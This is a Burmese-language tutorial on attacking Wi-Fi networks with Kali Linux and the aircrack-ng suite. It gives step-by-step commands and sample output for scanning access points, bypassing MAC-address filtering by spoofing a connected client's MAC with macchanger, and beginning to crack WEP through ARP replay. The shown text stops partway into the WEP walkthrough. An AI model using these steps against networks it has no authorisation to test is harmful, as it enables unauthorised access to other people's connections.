ဒါတွေတင်မကသေးပါဘူး။ wifi free ဆိုင်တွေ၊ လစဉ်ကြေးနဲ့ သုံးရတဲ့ wifi လိုင်းတွေ စတာတွေလည်း ကျွန်တော်တို့ ပတ်ဝန်းကျင်မှာ တွေ့မြင်နေကြပါတယ်။ ဒါဟာ wireless အသုံးပြုမှု တွင်ကျယ်လာခြင်းကို ဖော်ပြတာဖြစ်ပါတယ်။ wifi ကို တွင်ကျယ်စွာ သုံးနေကြသလိုပဲ wireless network ကို လုံခြုံမှုရှိစေဖို့ အသုံးပြုတဲ့ နည်းစနစ်တွေလည်း ရှိခဲ့ပါတယ်။ ဒါပေမယ့် လုံးဝဥဿုံ လုံခြုံမှုကိုတော့ မပေးစွမ်းနိုင်ကြပါဘူး။

နိုင်ငံအတော်များများက Organization အကြီးစားတွေနဲ့ Government အဖွဲ့အစည်းအများစုမှာ wireless technology ကို တပ်ဆင်သုံးစွဲခွင့် ပိတ်ထားပါတယ်။ အကြောင်းကတော့ လုံခြုံရေးပိုင်းမှာ စိတ်မချရလို့ပဲ ဖြစ်ပါတယ်။ wireless network က wired network လောက် လုံခြုံမှု မပေးနိုင်လို့ဖြစ်ပါတယ်။ ဒါပေမယ့် wireless network သုံးစွဲမှုက ကျဆင်းမသွားတဲ့အပြင် ပိုပြီးတောင် တိုးတက်လာနေပါသေးတယ်။ ဥပမာပြောရရင် ကျွန်တော်တို့ မိမိဖုန်းကနေ အင်တာနက်လိုင်းကို ကွန်ပျူတာဆီ ပြန်မျှသုံးတဲ့အခါမှာတောင် wifi လွှင့်ပြီး အသုံးပြုနေဖြစ်တာက ပိုများပါတယ်။ USB tethering လုပ်ပြီး အသုံးပြုမှုက နည်းနေပါသေးတယ်။ ဒါ အထင်ရှားဆုံး သက်သေပါပဲ။

Wireless Attack အကြောင်း မဆက်မီပေါ့။ Wireless Attack တစ်ခု လုပ်ဆောင်နိုင်ဖို့အတွက် ပထမဆုံးအနေနဲ့ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာမှာ wifi card တစ်ခုတော့ အနည်းဆုံးရှိရပါမယ်။ Build-in ပါဝင်တဲ့ wireless card တွေက wireless လိုင်းဆွဲအားအပြင် အခြားအားနည်းချက်တွေလည်း ရှိနေတာကြောင့် ဖြစ်နိုင်ရင် high power external interface တစ်ခုလောက်တော့ လိုအပ်ပါတယ်။

Alpha card တွေကတော့ ဈေးကွက်မှာ ဝယ်ယူရရှိနိုင်တဲ့အထဲမှာ နာမည်ကောင်းထွက်ပါတယ်။ လိုင်းဆွဲအားကောင်းမွန်သလို high power output ကြောင့်လည်း သုံးရတာ ပိုပြီး အဆင်ပြေစေမှာပါ။ အကယ်၍ သင်က VirtualBox လို၊ VMWare တို့လိုမှာ Kali Linux ကို Attacker Machine အဖြစ် အသုံးပြုမယ်ဆိုရင် external card သည် မရှိမဖြစ် လိုအပ်လာမှာဖြစ်ပြီး Alpha card တွေက သင့်ကို ပိုပြီး စိတ်ကျေနပ်မှု ပေးနိုင်ပါလိမ့်မယ်။

ကျွန်တော်တို့ဆီမှာတော့ Alpha က ဝယ်ရခက်ပါတယ်။ အခြား brand တွေကိုတော့ ကွန်ပျူတာဆိုင်တွေမှာ အလွယ်တကူ ရရှိနိုင်ပါတယ်။ (ဈေးနှုန်းမှာ တစ်သောင်းကျပ်မှ သုံးသောင်းကျပန်ဝန်းကျင်အတွင်း အသီးသီးရှိတာမို့ ရွေးချယ်ဝယ်ယူနိုင်ပါတယ်ခင်ဗျ)။

အချို့သော AP (Access Point) တွေက ပေ ၃၀၀ လောက်ထိပဲ broadcast လုပ်နိုင်တာမို့လို့ (ဒါတောင် အရံအတားမရှိမှ) ကျွန်တော်တို့အနေနဲ့ connect လုပ်မယ်ဆိုရင် အလွန် နီးကပ်စွာ ရှိနေဖို့ လိုအပ်ပါတယ်။ Alpha card တွေထဲမှာတော့ Signal တွေကို ပိုပြီးဖမ်းမိနိုင်စေမယ့် ပုံစံတွေ ပါဝင်တာမို့ အတော်ဝေးနေရင်တောင် အဆင်ပြေပြေ လုပ်ဆောင်နိုင်တာကို တွေ့မြင်ရပါတယ်။

wireless attack အများအပြားသည် "Deauthentication Packet" ပေါ် မူတည်လုပ်ဆောင်လေ့ရှိပါတယ်။ Alpha card တွေဟာ deauthentication packet တွေကို အချိန်တိုတိုအတွင်းမှာ အများကြီး ထုတ်လွှတ်ပေးနိုင်တာကလည်း အားသာချက်တစ်ခု ဖြစ်ပါတယ်။ (ဝယ်မရပါဘူးဆိုမှ ညွှန်းနေသလို ဖြစ်နေပြီ။ :))

IEEE 802.11 Wi-Fi protocol summary

Protocol	Frequency	Channel Width	MIMO	Maximum data rate (theoretical)
802.11ac wave2	5 GHz	80, 80+80, 160 MHz	Multi User (MU-MIMO)	1.73 Gbps[1]
802.11ac wave1	5 GHz	80 MHz	Single User (SU-MIMO)	866.7 Mbps[1]
802.11n	2.4 or 5 GHz	20, 40MHz	Single User (SU-MIMO)	450 Mbps[2]
802.11g	2.4 GHz	20 MHz	N/A	54 Mbps
802.11a	5 GHz	20 MHz	N/A	54 Mbps
802.11b	2.4 GHz	20 MHz	N/A	11 Mbps
Legacy 802.11	2.4 GHz	20 MHz	N/A	2 Mbps

Aircrack Suite

aircrack-ng သည် wireless network auditing အတွက် ကောင်းမွန်တဲ့ tool တစ်ခုဖြစ်ပြီး 802.11, WEP နဲ့ WPA-PSK key တွေကို cracking ပြုလုပ်တဲ့ program တစ်ခုအဖြစ် အသုံးပြုနိုင်ပါတယ်။ aircrack-ng မှာ wireless connectivity ကို attack လုပ်နိုင်ဖို့အတွက် tool တွေ ပါဝင်နေပါသေးတယ်။

airbase-ng သည် client ကိုရော AP ကိုပါ attack လုပ်နိုင်ဖို့အတွက် အသုံးပြုတဲ့ multipurpose tool တစ်ခုဖြစ်ပါတယ်။ aircrack-ng ကတော့ 802.11, WEP နဲ့ WPA-PSK key တွေကို cracking ပြုလုပ်တဲ့ program တစ်ခုဖြစ်ပါတယ်။ airdecap-ng က WEP/WPA/WPA2 capture file တွေကို decrypt ပြုလုပ်ပေးပါတယ်။ airdrop-ng ကတော့ rule-based wireless authentication tool တစ်ခုဖြစ်ပြီး aireplay-ng ကတော့ wireless frame တွေကို inject & replay ပြုလုပ်နိုင်ပါတယ်။ airmon-ng ကတော့ wireless interface ကို monitor mode အဖြစ် ပြောင်းပေးတာနဲ့ monitor mode ကို disable ပြန်လုပ်ပေးတာတွေကို ပြုလုပ်ပေးနိုင်ပါတယ်။ airodump-ng ကတော့ raw 802.11 frame တွေကို capture ပြုလုပ်ပေးနိုင်ပါတယ်။ ဒါတွေက aircrack-ng မှာ ပါဝင်တဲ့ tool တွေကို အကျဉ်းချုပ် မိတ်ဆက်ပေးတာဖြစ်ပြီး ဒါတွေကို သိမှတ်ထားဖို့ လိုအပ်ပါတယ်။

WEP စနစ်တစ်ခုကို crack ကြည့်ဖို့အတွက် aircrack-ng suite ထဲက tool အမြောက်အများ လိုအပ်ပါတယ်။ ဥပမာအရင်ထုတ်ပြောထားပါမယ်။ အချို့ကို မှတ်ထားဖို့ လိုအပ်ပါတယ်။ (မှတ်ထားရမှာက ဒါက တစ်ဆင့်စီကို ရှင်းပြခြင်းသာ ဖြစ်ပါတယ်။ ပြီးရင် တစ်ခုစီရဲ့ လက်တွေကို ထပ်ဖော်ပြဦးမှာပါ။ ဒီအဆင့်က

အရေးကြီးပါတယ်။)

```
root@kali:~# airmon-ng start wlan0
```

ပထမဆုံးအနေနဲ့ Terminal မှာ airmon-ng start wlan0 လို့ ရိုက်ထည့်လိုက်ပါမယ်။ ဒါကကျွန်တော်တို့ရဲ့ wireless interface ကို monitor mode အဖြစ် ပြောင်းပေးမှာဖြစ်ပါတယ်။

```
root@kali:~# airodump-ng wlan0
```

monitor enabled on mon0 ဖြစ်သွားပြီဆိုရင်တော့ နောက်တစ်ဆင့်အနေနဲ့ airodump-ng wlan0 နဲ့ အနီးအနားမှာ ရရှိနိုင်တဲ့ AP တွေကို Scan ပါမယ်။

```
CH 13 ][ Elapsed: 42 s ][ 2017-10-18 13:36 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2B:32:9E:C2:A4  -66      129        9    0   1  54e  OPN              Test
00:04:56:B5:82:80  -86       30        0    0   1  54e. WPA2 CCMP   PSK  Globa

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   90:21:81:4D:E6:C2  -63    0 - 1      0       28
(not associated)   6C:5C:14:0F:2D:42  -69    0 - 1      0       10
(not associated)   B4:04:18:51:13:A6  -72    0 - 1      0        6
(not associated)   00:EC:0A:49:4D:88  -74    0 - 1     24       15  79 Living H
(not associated)   F4:8B:32:F7:39:0E  -81    0 - 1      0        4  d2BA4U00tQT
(not associated)   70:8A:09:45:F8:0F  -85    0 - 1      0        3
(not associated)   68:A0:F6:F5:71:D1  -86    0 - 1      0        7  MANDALARMAY
02:2B:32:9E:C2:A4  74:23:44:20:39:2F  -39    0e- 0e     0       24
```

BSSID ဆိုတာက AP ရဲ့ MAC Address ကို ဆိုလိုတာဖြစ်ပြီး CH ကတော့ channel ကို ဆိုလိုပါတယ်။ ENC ကတော့ AP ကနေ အသုံးပြုထားတဲ့ Encryption ကို ဆိုလိုတာဖြစ်ပြီး ESSID ကတော့ AP ရဲ့ Name (wifi name) ဖြစ်ပါတယ်။ ကျွန်တော်တို့ရဲ့ Target Network ကို ရှာတွေ့ပြီဆိုရင်တော့ Control+C ကို နှိပ်ပြီး ရပ်တန့်နိုင်ပါတယ်။

```
root@kali:~# airodump-ng
```

airodump-ng သည် target AP အတွက် listener အဖြစ် စတင် လုပ်ဆောင်ပါတယ်။ AP ရဲ့ ဘယ် channel လဲဆိုတာကို ခွဲခြားနိုင်ဖို့အတွက်တော့ -c ကို အသုံးပြုနိုင်ပါတယ်။ -w ကတော့ (နောက်ပိုင်းမှာ crack လုပ်ရမယ့် ဒေတာတွေ ပါဝင်တဲ့) capture file ကို specify လုပ်ရပါတယ်။ - -bssid ကတော့ AP ရဲ့ Name (connect လုပ်မည့် wifi connection name) ဖြစ်ပါတယ်။

```
BSSID              PWR  Beacons    #Data,

02:2B:32:9E:C2:A4  -66      129        9
00:04:56:B5:82:80  -86       30        0
```

ပုံမှာ DATA count ဆိုတာကို တွေ့နိုင်ပါတယ်။ ဒီနံပါတ်တွေသည် password ကို crack ရာမှာ အလွန် အရေးပါတဲ့ဖိုင်တွေ ဖြစ်ပါတယ်။

```
CH 13 ][ Elapsed: 42 s ][ 2017-10-18 13:36 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2B:32:9E:C2:A4  -66      129        9    0   1  54e  OPN              Test
00:04:56:B5:82:80  -86       30        0    0   1  54e. WPA2 CCMP   PSK  Globa

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   90:21:81:4D:E6:C2  -63    0 - 1      0       28
(not associated)   6C:5C:14:0F:2D:42  -69    0 - 1      0       10
(not associated)   B4:04:18:51:13:A6  -72    0 - 1      0        6
(not associated)   00:EC:0A:49:4D:88  -74    0 - 1     24       15  79 Living H
(not associated)   F4:8B:32:F7:39:0E  -81    0 - 1      0        4  d2BA4U00tQT
(not associated)   70:8A:09:45:F8:0F  -85    0 - 1      0        3
(not associated)   68:A0:F6:F5:71:D1  -86    0 - 1      0        7  MANDALARMAY
02:2B:32:9E:C2:A4  74:23:44:20:39:2F  -39    0e- 0e     0       24
```

ဒီပုံမှာကြည့်ရင် target AP မှာ ချိတ်ထားတဲ့ device တွေရဲ့ MAC address တွေကို တွေ့ရပါမယ်။ တကယ်လို့များ တစ်ခုမှ မတွေ့ရဘူးဆိုရင်တော့ password ကို crack ဖို့က ပိုပြီးခက်သွားပါပြီ။

airplay-ng ရဲ့ primary function က aircrack-ng ကနေ WEP cracking နိုင်ဖို့အတွက် traffic တွေကို generate လုပ်ပေးနိုင်ဖို့ဖြစ်ပါတယ်။ သုံးစရာ option 1 & option 0 ဆိုပြီး ရှိပါတယ်။ option 1 သည် AP ထံ Fake authentication ကို ချက်ချင်း ပေးပို့ပါတယ်။

ဒီနောက်မှာတော့ -3 option ကို သုံးပြီးတော့ ARP request "replay attack" ကို စတင်လုပ်ဆောင်ပါတယ်။ classic ARP request replay attack က new intialization vectors (IVs) ကို generate လုပ်ရာမှာ အထိရောက်ဆုံးသော နည်းလမ်း ဖြစ်ပါတယ်။ ယုံကြည်စိတ်ချရဆုံးလည်း ဖြစ်ပါတယ်။ program က ARP packet ကို listen လုပ်ပြီး AP ထံ ပြန်လည် transmit ပြုလုပ်ပါတယ်။ ARP packet တွေကို ထပ်ခါထပ်ခါ ထုတ်လွှတ်ခြင်းအားဖြင့် AP ကနေ response ပြန်လာမယ့် new IV တွေကနေတစ်ဆင့် WEP key ကို ရယူတာဖြစ်ပါတယ်။

ကျွန်တော်တို့ဆီမှာ လုံလောက်တဲ့ ARP packet တွေ ရပြီဆိုရင်တော့ aircrack-ng ကို သုံးပြီး ရလာတဲ့ captured IVs တွေကို crack နိုင်ပါပြီ။ crack ပြီးဆုံးဖို့တော့ အချိန်အနည်းငယ် ကြာမြင့်ပါမယ်။

Hacking MAC Filtering Wifi

ကျွန်တော်တို့ ပတ်ဝန်းကျင်က wifi လိုင်းတွေထဲမှာ အချို့က password ခံထားတာမျိုးမရှိဘဲနဲ့ ချိတ်သုံးမရဘူးဆိုရင်တော့ သေချာပြီ ဒါဟာ Mac Filtering လုပ်ထားတာပါပဲ။ ကျွန်တော်တို့ အသုံးပြုနေကြတဲ့ device အတော်များများမှာ Mac Address ဆိုတာ ပါပါတယ်။ Wifi card ရဲ့ address လို့ အလွယ် မှတ်ယူနိုင်ပြီး Device

တွေမှာ MAC adddress ချင်း မတူညီကြပါဘူး။

ဒါကြောင့် အချို့က သူတို့ရဲ့ Wifi ကွန်ယက်ကို လုံခြုံမှုရှိစေဖို့အတွက် MAC address တွေကို စစ်ယူတဲ့နည်း (MAC address တွေကို ကြိုတင်ထည့်ထားရပြီး လာရောက်ချိတ်ဆက်တဲ့ device တွေတိုင်းရဲ့ MAC Address တွေကို တိုက်ဆိုင်စစ်ဆေးကာ တူညီမှ ချိတ်ဆက်ခွင့်ပြုတဲ့ password မလိုတဲ့ နည်း) ကို အသုံးပြုကြလေ့ရှိပါတယ်။ ဒါပေမယ့် ဒါဟာ Kali Linux လို Linux မျိုးကို သုံးသူတွေ အတွက်ကတော့ လုံခြုံတဲ့ နည်းလမ်းတစ်ခု မဟုတ်စေပါဘူး။ ဒါ့ပြင် ထို network မှာ လက်ရှိ သုံးနေတဲ့ တစ်စုံတစ်ယောက်ရဲ့ ဖုန်း (သို့မဟုတ်) ကွန်ပျူတာကို ခဏငှားကြည့်ရုံနဲ့ Mac Address ကို သိရှိ ကူးယူလာနိုင်ပြီး အလွယ်တကူ လိုက်ပြောင်းနိုင်တာမို့လို့ Linux user မဟုတ်သူတွေအတွက်တောင် လုပ်ယူလို့ရတဲ့ နည်းတစ်ခု ဖြစ်နေပါတယ်။

ခုကတော့ Kali Linux ကနေ Mac Filtering လုပ်ထားတဲ့ wifi စနစ်ကို ကျော်ဖြတ်ကြည့်ရအောင်ပါ။ အစကနေ စပြီး ပြောပြပါရစေ။

အထက်ပါ ပုံမှာ ကြည့်ရင် Test Wifi ဆိုတဲ့ လိုင်းတစ်ခုမှာ Password မပါတာကို တွေ့မြင်ရမှာပါ။ သူ့ကို ရွေးချယ်ပြီး connect လုပ်ကြည့်တဲ့အခါ connected သင်္ကေတဖြစ်တဲ့ အမှန်ခြစ်လေးကို ပြပါလိမ့်မယ်။

Connected ပြပေမယ့်လို့ အင်တာနက်သုံးလို့လည်းမရ connection မရဖြစ်နေတာကို တွေ့ရပါမယ်။ ဒါဆိုရင်တော့ အဲသည် wifi connection မှာ security အနေနဲ့ MAC Address Filtering ကို အသုံးပြုထားတာလို့ သိနိုင်ပါတယ်။ (မှတ်ချက်။ ။ Android ဖုန်းတွေမှာသုံးတဲ့ Zapya ကူးလို့ ဖြစ်လာတဲ့ Wifi လိုင်းမျိုးကိုမဆိုလိုပါ။ ဖုန်းကနေ အင်တာနက်မဖွင့်ဘဲ wifi လွှင့်ထားရင်လည်း ချိတ်မိပြီး အင်တာနက်ရမှာမဟုတ်ပါ။ MAC filtering မှာက သုံးခွင့်ပြုထားတဲ့သူတွေက သုံးလို့ရနေပြီး ကိုယ်ဝင်ချိတ်မှ သုံးလို့ မရတာမျိုး ဖြစ်ပါတယ်။)

ကျွန်တော် ဖော်ပြဆွေးနွေးခဲ့သလိုပါပဲ။ MAC Filtering Wifi လိုင်းတစ်ခုခုကြုံခဲ့ပြီဆိုရင်တော့ ခု ဖော်ပြမယ့် နည်းလမ်းတွေအတိုင်း လိုက်ပြီ ချိတ်ဆက်နိုင်မှာဖြစ်ပါတယ်။ (Android ကနေ hotspot လွှင့်သုံးတဲ့အခါတော့ MAC filtering မရနိုင်ပါ)

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros QCA9565 / AR9565 Wirele
ss Network Adapter (rev 01)
```

ပထမဆုံးအနေနဲ့ မိမိတို့ရဲ့ Wifi interface ကို သိရှိဖို့အတွက် airmon-ng နဲ့ ခေါ်ကြည့်နိုင်ပါတယ်။ ပုံထဲမှာ ကြည့်ရင် Interface ဆိုတာရဲ့ အောက်မှာ wlan0 ဆိုပြီး ဖော်ပြထားတာကို တွေ့ရပါမယ်။ (wlan zero) ပါ။ ဒါဆိုရင် ကျွန်တော့်ရဲ့ Interface က

wlan0 ဖြစ်ပါတယ်။ 0 နေရာမှာ 1 ဆိုရင်လည်း wlan1 ပေါ့။

```
root@kali:~# airodump-ng wlan0
```

ပုံထဲကအတိုင်း airodump-ng wlan0 နဲ့ သွားကြည့်လိုက်တော့ အောက်ပါအတိုင်း မြင်ရပါတယ်။

```
CH 13 ][ Elapsed: 42 s ][ 2017-10-18 13:36 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2B:32:9E:C2:A4  -66      129        9    0   1  54e  OPN              Test
00:04:56:B5:82:80  -86       30        0    0   1  54e. WPA2 CCMP   PSK  Globa

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   90:21:81:4D:E6:C2  -63    0 - 1      0       28
(not associated)   6C:5C:14:0F:2D:42  -69    0 - 1      0       10
(not associated)   B4:04:18:51:13:A6  -72    0 - 1      0        6
(not associated)   00:EC:0A:49:4D:88  -74    0 - 1     24       15  79 Living H
(not associated)   F4:8B:32:F7:39:0E  -81    0 - 1      0        4  d2BA4U00tQT
(not associated)   70:8A:09:45:F8:0F  -85    0 - 1      0        3
(not associated)   68:A0:F6:F5:71:D1  -86    0 - 1      0        7  MANDALARMAY
02:2B:32:9E:C2:A4  74:23:44:20:39:2F  -39    0e- 0e     0       24
```

ဘာတွေက ဘာကိုဆိုလိုတယ်ဆိုတာကို ကျွန်တော် ရှေ့မှာ ကြိုတင်ဆွေးနွေး ထားပြီးပြီနော်။ ဒီနေရာမှာ ကြည့်လိုက်တဲ့အခါမှာလည်းပဲ

```
CH 13 ][ Elapsed: 42 s ][ 2017-10-18 13:36 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2B:32:9E:C2:A4  -66      129        9    0   1  54e  OPN              Test
```

အဓိက ဖော်ပြမယ့်အပိုင်းကို ရွေးထုတ်ထားတာဖြစ်ပါတယ်။ ပုံမှာကြည့်ရင် BSSID က 02:2B:32:9E:C2:A4 ဖြစ်ပြီး CH က 1, ENC မှာ OPN (Open) လို့ တွေ့ရမှာပါ။ အဲသည်လိုင်းမှာ MAC Address ကို Filter လုပ်ထားတာမို့ သူ့ဆီမှာ လက်ရှိ ချိတ်ဆက်သုံးနေတဲ့ Device တွေရဲ့ MAC Address ကို သိရှိဖို့လိုလာပါတယ်။ BSSID ကို copy ယူလိုက်ပါ။ (02:2B:32:9E:C2:A4)။ ပြီးရင် လိုချင်တာတွေ့ပြီမို့လို့ control+c ကို နှိပ်ပြီး command line ဆီ ပြန်နိုင်ပါပြီ။ ဒါမှမဟုတ် Terminal နောက်တစ်ခုဖွင့်သုံးနိုင်ပါသည်။

```
root@kali:~# airodump-ng -c 1 --bssid 02:2B:32:9E:C2:A4 wlan0
```

သုံးလိုက်တာက ရှင်းပါတယ်။ airodump-ng ကိုပဲ သုံးထားပါတယ်။ -c နောက်မှာ ခုန အပေါ်အဆင့်မှာ ရှာတွေ့လာတဲ့ CH (Channel) ကို ထည့်သွင်းရပါမယ်။ CH မှာ 1 ပဲမြင်ခဲ့လို့ 1 ကို သုံးထားပါတယ်။ - -bssid ရဲ့ နောက်မှာ ခုန ကူးယူထားတဲ့ BSSID နံပါတ်ကို ဖြည့်လိုက်ပါတယ်။ wlan0 ဆိုတာကတော့ interface ပါ။ နားလည်မယ်ထင်ပါတယ်။

```
CH  1 ][ Elapsed: 24 s ][ 2017-10-18 13:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

02:2B:32:9E:C2:A4  -29   3      273      278   11   1  54e  OPN              T

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:2B:32:9E:C2:A4  74:23:44:20:39:2F  -38    0e- 6      0      284
```

ပုံမှာကြည့်ရင် CH 1, BSSID 02:2B:32:9E:C2:A4 မှာ သုံးနေတဲ့ device တွေကို မြင်ရပါလိမ့်မယ်။ ကျွန်တော်ကတော့ အပေါ်ပုံမှာ device တစ်ခုတည်းကိုပဲ ပြထားပါတယ်။ အဲသည်မှာပြန်ကြည့်မယ်ဆိုရင်

```
BSSID              STATION            PWR   Rate    Lost

02:2B:32:9E:C2:A4  74:23:44:20:39:2F  -38    0e- 6      0
```

အထက်ပါပုံအတိုင်း မြင်ရပါမယ်။ လိုအပ်တဲ့အပိုင်းကို ကွက်ယူပြခြင်းဖြစ်ပါတယ်။ အဲသည်မှာ ကြည့်မယ်ဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ Target Network (BSSID) မှာ အသုံးပြုနေတဲ့ deice ရဲ့ MAC address ကို STATION ရဲ့ အောက်မှာ တွေ့ရမှာဖြစ်ပါတယ်။ အထက်ပါပုံအရဆိုရင် 74:23:44:20:39:2F ဖြစ်ပါတယ်။ copy ယူထားလိုက်ပါ။ (လိုချင်တဲ့ used device's MAC address ရပြီမို့လို့ Control+c နဲ့ ပြန်ထွက်နိုင်တယ်နော်။ နောက်ဆို ပြန်ထွက်တဲ့အကြောင်း ထည့်မပြောတော့ဘူးနော်)

```
root@kali:~# service network-manager start
root@kali:~# ifconfig wlan0 down
```

လက်ရှိ Wifi card ကို ပြုပြင်စရာ အနည်းငယ်ရှိတာကြောင့် ပုံထဲကအတိုင်း service network-manager start နဲ့ ifconfig wlan0 down လို့ တစ်ကြောင်းစီ ရိုက်လိုက်ပါ။ ပြီးသွားရင်တော့ ကျွန်တော်တို့ရဲ့ MAC Address ကို ပြောင်းလဲနိုင်ပြီဖြစ်ပါတယ်။

```
root@kali:~# macchanger -m 74:23:44:20:39:2F wlan0
Current MAC:   0e:21:c5:4e:15:3a (unknown)
Permanent MAC: 6[redacted] (Chicony Electronics
New MAC:       74:23:44:20:39:2f (unknown)
```

MAC address ပြောင်းလဲရန် MAC Changer ကို အသုံးပြုနိုင်ပါတယ်။ macchanger လို့ ရေးရမှာပါ။ -m က MAC address ထည့်မယ်ဆိုတာကို သိအောင် ဖော်ပြရတာဖြစ်ပြီး နောက်မှာ ခုန ကူးထားတဲ့ MAC address ကို ထည့်လိုက်ပါ။ ပြီးရင် Interface ဖြစ်တဲ့ wlan0 ကို ထည့်သွင်းရပါမယ်။ ပြီးရင်တော့ enter လိုက်မယ်ဆိုပါက အထက်ပါပုံအတိုင်း current mac address, Parmanent MAC နဲ့ New MAC ဆိုပြီး တွေ့လာရပါမယ်။ New MAC: က ခုန ကော်ပီယူထားတဲ့အတိုင်း ပြောင်းသွားတာပါ။

```
root@kali:~# ifconfig wlan0 up
root@kali:~# service network-manager restart
```

ပြီးရင် ခုန down ထားတဲ့ wlan0 ကို up ပြန်လုပ်ရမှာဖြစ်ပါတယ်။ အထက်ပါ ပုံအတိုင်း တစ်ကြောင်းစီ ရိုက်ထည့်လိုက်ပါ။ ပြီးရင်တော့ ခဏစောင့်ပြီး Wifi icon လေးပြန်ပေါ်လာပြီဆိုရင်တော့ Connect ပြုလုပ်လိုက်နိုင်ပြီဖြစ်ပါတယ်။

အထက်ပါ ပုံထဲကအတိုင်း wifi connected ဖြစ်ကြောင်း ပြနေမှာဖြစ်ပြီး internet access လည်း ရရှိပြီဖြစ်ပါတယ်။

WEP Cracking

ဒီခါတော့ WEP wifi security system ကို Crack ကြည့်ရအောင်ပါ။

```
root@kali:~# airmon-ng

Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]

root@kali:~#
```

အပေါ်မှာ ရှင်းပြခဲ့သလိုပါပဲ။ airmon-ng က wifi interface ကို သိအောင် သုံးတာပါ။ interface က wlan0 လို့ တွေ့ရပါပြီ။

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working af
a short period of time, you may want to run 'airmon-ng ch

  PID Name
  777 wpa_supplicant
 2059 NetworkManager

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k           Qualcomm Atheros
ss Network Adapter (rev 01)

root@kali:~#
```

ဒီအဆင့်မှာ airmon-ng start wlan0 နဲ့ wlan0 interface ကို Monitor

Mode (mon) ပြောင်းလိုက်တာ ဖြစ်ပါတယ်။ interface နေရာမှာ wlan0mon လို့ တွေ့နေရပါပြီ။ (ကျွန်တော်တို့က external wifi adapter (Alpha) ကို သုံးမယ်ဆိုရင်တော့ PID & Name နဲ့ ရေးပြထားတဲ့ process တွေကို kill လိုက်လို့ ရပါတယ်)။

```
root@kali:~# kill 777
```

```
root@kali:~# kill 2059
```

ခုဆိုရင်တော့ trouble ဖြစ်စေနိုင်မယ့် process တွေ မရှိတော့ပါဘူး။ ကျွန်တော်တို့ ပတ်ဝန်းကျင်မှာ ရရှိနိုင်တဲ့ wireless network တွေကို listen ရအောင်။

```
root@kali:~# airodump-ng wlan0
```

ဒါက ခဏခဏရှိပြီမို့ ရှင်းမပြတော့ဘူးနော်။ ဒါဆိုရင်တော့ ကျွန်တော်တို့ ပတ်ဝန်းကျင်မှာ ရနိုင်တဲ့ wifi connection တွေကို ခုလို ဖော်ပြပေးနေပါပြီ။

```
CH 13 ][ Elapsed: 0 s ][ 2014-11-12 05:45

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:80:48:72:7D:99  -74        0        0    0  -1  -1                    <leng
74:EA:3A:FB:1E:E8  -83        1        0    0   1  54 . WPA2 CCMP   PSK  Virus
58:98:35:0D:69:38  -86        2        0    0   1  54e  WPA2 CCMP   PSK  Blink
C8:D7:19:EC:33:4B  -45        2        0    0   1  54e  WEP  WEP         Links
B0:48:7A:BD:75:84  -80        3        0    0   1  54e. WPA2 CCMP   PSK  Carla
58:98:35:0D:E5:08  -69        3        0    0   1  54e  WPA2 CCMP   PSK  Thoms
94:0C:6D:E8:4A:B2  -83        3        0    0   1  54 . WPA2 CCMP   PSK  Al Me

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```


ခု ကျွန်တော်တို့ လေ့လာမှာက WEP ဖြစ်ပါတယ်။ WPA2 မဟုတ်သေးပါဘူး။ အထက်ပါပုံမှာကြည့်ရင် WEP တစ်ခုကို တွေ့မြင်ရမှာပါ။

```
C8:D7:19:EC:33:4B  -45        2        0    0   1  54e  WEP  WEP
```

မြင်သာအောင် တစ်ကြောင်းတည်း ရွေးပြတာပါ။ ဒီအပေါ်က ပုံမှာကြည့်ရင် ခေါင်းစဉ်တွေကိုပါ မြင်ရမှာပါ။

```
CH 14 ][ Elapsed: 36 s ][ 2014-11-12 05:46

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:1A:CB:50   -1        0        0    0 133  -1                    <length:  0>
